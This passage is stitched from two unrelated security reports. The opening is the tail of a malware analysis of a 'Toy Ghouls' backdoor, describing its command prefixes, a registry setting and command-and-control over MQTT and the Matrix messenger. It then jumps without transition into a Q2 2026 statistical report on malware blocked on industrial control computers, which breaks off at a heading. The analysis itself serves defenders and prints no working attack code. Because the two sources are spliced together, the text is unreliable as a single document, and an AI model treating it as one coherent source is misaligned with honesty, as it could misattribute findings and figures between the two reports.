{cpu_percent_x100":float,"mem_used_bytes":int,"mem_total_bytes":int,"disk_used_bytes":int,"disk_total_bytes":int,"load_1m_x100":float,"load_5m_x100":float,"load_15m_x100":float,"uptime_secs":int,"hostname":"hostname.domain","timestamp":unix_timestamp}.
This version of the backdoor supports two types of commands, distinguished by the start of the received message.
To set a new interval for sending metrics, the attackers send a message beginning with config:set_interval (accepting values from 5 to 3600 seconds). The new value is saved to the HKLM\Software\SynapseAgent\metrics_interval registry key.
Messages containing commands to execute begin with the string cmd:. Based on data extracted from Element’s SQLite databases on the compromised system, we were able to identify the account name the attackers used to send commands: panel-bot.
Received commands are executed via the Windows command line interface.
Command output is sent as an m.bird.cmd_response message. This message format mirrors the one used in the HiveMQ version.
Takeaways
We have been tracking Toy Ghouls’ activity for quite some time. We previously found that the group had expanded its arsenal with a custom ransomware strain, GenieLocker, and we have now discovered that it has also developed a backdoor capable of giving it full control over an infected device. The new tools use unconventional channels to communicate with their C2 server: the HiveMQ MQTT broker and the Matrix-based Element messenger. This shift away from publicly available open-source projects toward custom-built tools suggests that Toy Ghouls is working to make its attacks more sophisticated and to evade detection for longer.



In Q2 2026, the percentage of ICS computers on which malicious objects were blocked continued to decrease, falling to 19.15%, its lowest level since 2022.
Percentage of ICS computers on which malicious objects were blocked, Q3 2023–Q2 2026



Regionally, the percentages ranged from 8.1% in Northern Europe to 27.9% in Africa.

Regions ranked by percentage of attacked ICS computers
The figures increased in five regions over the quarter, most notably in East Asia (by 2.0 pp) and Africa (by 0.5 pp).
East Asia saw increases in percentages for all threats except miners. The region ranked first in terms of growth for malicious scripts and phishing pages, spyware, and viruses. East Asia also led in terms of growth in threats from the internet. The percentage of ICS computers on which email threats were blocked also increased.
Selected industries





The biometrics sector (26.44%) has traditionally led the rankings of industries and OT infrastructures surveyed in this report in terms of the percentage of ICS computers on which malicious objects were blocked. Biometric systems are characterized by the availability of internet access, extensive email use for data exchange and approvals (e.g. access granting), and, in many cases, minimal cybersecurity controls within the organizations that use them.
Industries ranked by percentage of ICS computers on which malicious objects were blocked
The biometrics sector ranked first among industries in terms of the following threat categories: malicious scripts and phishing pages, malicious documents, spyware, ransomware, and worms. The sector is also leading among industries in terms of email threats. At the same time, unlike other industries, the percentage of affected ICS computers for email threats in biometrics exceeds that for internet threats.
In all selected industries, the global average follows a downward trend.
Threat categories
In Q2 2026, Kaspersky security solutions blocked malware from 10,904 different malware families of various categories on industrial automation systems.



Over the quarter, the percentage of ICS computers on which malicious objects of the following categories were blocked increased: denylisted internet resources, malicious documents, worms, ransomware, and malware for AutoCAD.
Percentage of ICS computers on which the activity of malicious objects from various categories was blocked
Malicious scripts and phishing pages (JS and HTML)
Malicious scripts and phishing pages remained in first place in the threat category rankings based on the percentage of ICS computers on which the respective threats were blocked. In Q2 2026, the global average dropped to 5.42%.
Over the quarter, the figure for this category only increased in East Asia, rising by 0.93 pp to 4.86%. This is the second-highest figure in the region in the last three years.
In East Asia, the percentage of ICS computers affected by malicious scripts and phishing pages increased in all the industries surveyed, except construction. The highest figures were recorded for biometrics (9.01%) and building automation (6.49%).
Denylisted internet resources

In Q2 2026, denylisted internet resources rose in the threat category rankings from third to second place, displacing spyware. Globally, the percentage of ICS computers on which denylisted internet resources were blocked has been increasing for two quarters in row and reached 4.31%.
The figures increased in all regions over the quarter, most notably in Russia (by 1.33 pp). Moreover, Russia ranked first (5.17%) among the regions in terms of denylisted internet resources. Since 2022, the region has topped these rankings twice before, both times in Q2: in 2022 and 2024.
Among the selected industries in Russia, the highest figures for the denylisted internet resources were in the electric power (6.61%) and engineering and ICS integration (5.62%) industries.
Malicious documents (MSOffice + PDF)
Malicious documents ranked fourth in the threat category rankings by the percentage of ICS computers on which they were blocked. The percentage for this category decreased over the previous three quarters, reaching its lowest level in three years. However, in Q2 2026, it increased to 1.77%.
Over the quarter, the figures for malicious documents increased in seven regions, most notably in South America (by 1.35 pp) and Southern Europe (by 0.48 pp). These two regions are among the top three in terms of malicious documents, malicious scripts and phishing pages, as well as threats from email clients.
South America ranked second in the rankings of regions in terms of malicious documents. In Q2 2026, the percentage of ICS computers in the region on which this threat was blocked was 3.56%, which was the fourth highest in three years.
Among the selected industries in South America, the highest percentage of ICS computers on which malicious documents were blocked was in biometrics (6.67%).
Southern Europe ranked first in the rankings of regions in terms of malicious documents. In the previous quarter, the percentage of ICS computers in the region on which this threat was blocked was the lowest in three years, but in Q2 2026 it increased to 3.63%.
Among the selected industries in Southern Europe, the highest percentage of ICS computers on which malicious documents were blocked was once again in biometrics (11.48%).
Spyware
Spyware ranked third in the threat category rankings based on the percentage of ICS computers on which it was blocked. The percentage for this category (3.30%) is the lowest since 2022.
Over the quarter, the figures increased in three regions, most notably in East Asia (by 0.53 pp) and Southeast Asia (by 0.42 pp).
East Asia ranked third based on the figures for spyware (4.77%), behind Africa and Southeast Asia. This is the region’s highest rate since Q2 2025. Among the countries and territories in the region, the highest percentage of ICS computers on which spyware was blocked was in mainland China (6.61%). Among the selected industries in East Asia, the highest figures for spyware were in the electric power (11.75%) and manufacturing (5.87%) industries. In all the industries surveyed, the figures are higher than the regional average.
Southeast Asia ranked second after Africa in the ranking of regions in terms of spyware, with 5.32%. Among the selected industries in Southeast Asia, the highest figures for spyware were in biometrics (8.93%) and manufacturing (7.32%). The figures increased in all industries over the quarter.
Ransomware
The percentage of ICS computers on which ransomware was blocked decreased in the previous three quarters but increased to 0.16% in Q2 2026.
During the quarter, the percentage increased in all regions, except Western and Southern Europe and North America (Canada). Africa led the ranking in terms of growth for this metric.
In Q2 2026, Africa ranked first among the regions in terms of the percentage of ICS computers on which ransomware was blocked (0.29%). The only time the figure in the region was higher in the past three years was Q2 2025 (0.31%).
Among the selected industries in Africa, the highest figures for ransomware were in the electric power industry (0.72%) and biometrics (0.52%). Over the quarter, the figures increased in all industries, except manufacturing and construction. The biggest increase was recorded in the electric power industry.
In Russia, the percentage of ICS computers on which ransomware was blocked in biometric systems has increased for three consecutive quarters, reaching 1.22%. This is the highest level of ransomware across all industries in all regions.
Miners
In Q2 2026, the percentage of ICS computers on which miners were blocked was the lowest since 2021, for both miners in the form of executable files for Windows (0.48%) and web miners running in browsers (0.14%).
The figures for both categories decreased in all regions, except for Africa where figures for miners in the form of executable files for Windows increased slightly.
On average, the oil and gas industry led the rankings among the selected industries both in terms of miners in the form of executable files for the Windows OS (0.66%) and in terms of web miners (0.34%).
Worms
In Q2 2026, the percentage of ICS computers on which worms were blocked increased to 1.43%.
In Q2 2026, the Middle East (2.11%) was second (after Africa) in the rankings of regions in terms of worms, displacing Central Asia and the South Caucasus.
Among the selected industries in the Middle East, the highest percentage of ICS computers on which worms were blocked was in building automation (2.90%). Over the quarter, the figures increased in all industries.
Australia and New Zealand ranked 12th among the regions in terms of the percentage of ICS computers on which worms were blocked (0.41%). Over the past three years, the figure in this region was only higher in Q2 2024 (0.42%). The figures increased in all the surveyed industries in the region, most notably in manufacturing and electric power. As a result, for these industries they exceeded the regional average by 2.9 and 2.3 times, respectively.
Viruses
In Q2 2026, the percentage of ICS computers on which viruses were blocked decreased to 1.29%.
The top three regions for this metric remain unchanged: Southeast Asia (6.03%), Africa (4.22%), and East Asia (3.14%). These same regions lead the rankings in terms of malware for AutoCAD.
The figures increased in three regions: East Asia, Australia and New Zealand, and Africa, where it has been growing for four consecutive quarters and reached its highest value since 2022.
Among the selected industries in Africa, the highest percentage of ICS computers on which viruses were blocked was in construction (5.47%).
East Asia ranked third among the regions in terms of viruses, reaching the highest level in the region for the past three years. Among the countries and administrative regions of East Asia, mainland China is the clear leader in terms of viruses (5.07%).
Among the selected industries in East Asia, the highest percentage of ICS computers on which viruses were blocked was in construction (5.93%).
In Australia and New Zealand, the increase in the percentage of ICS computers on which viruses were blocked was primarily due to a 4.3-fold increase in the figure for the electric power industry: from 0.29% to 1.24%. For a region where the percentage of attacked ICS computers for all threats is 0.12%, this is a very high value.
Malware for AutoCAD
In Q2 2026, the percentage of ICS computers on which malware for AutoCAD was blocked increased to 0.31%.
The most notable increase over the quarter was observed in Africa. After more than doubling in the previous quarter, the figure for the region continued to rise (although not so dramatically), reaching 1.02%.
Among the selected industries across all regions, the highest percentage of ICS computers on which malware for AutoCAD was blocked was in construction in East Asia (6.38%) and in Southeast Asia (4.05%).
Main threat sources


In Q2 2026, of all the threat sources, the percentage increased only for email.
Percentage of ICS computers on which malicious objects from various sources were blocked
Internet
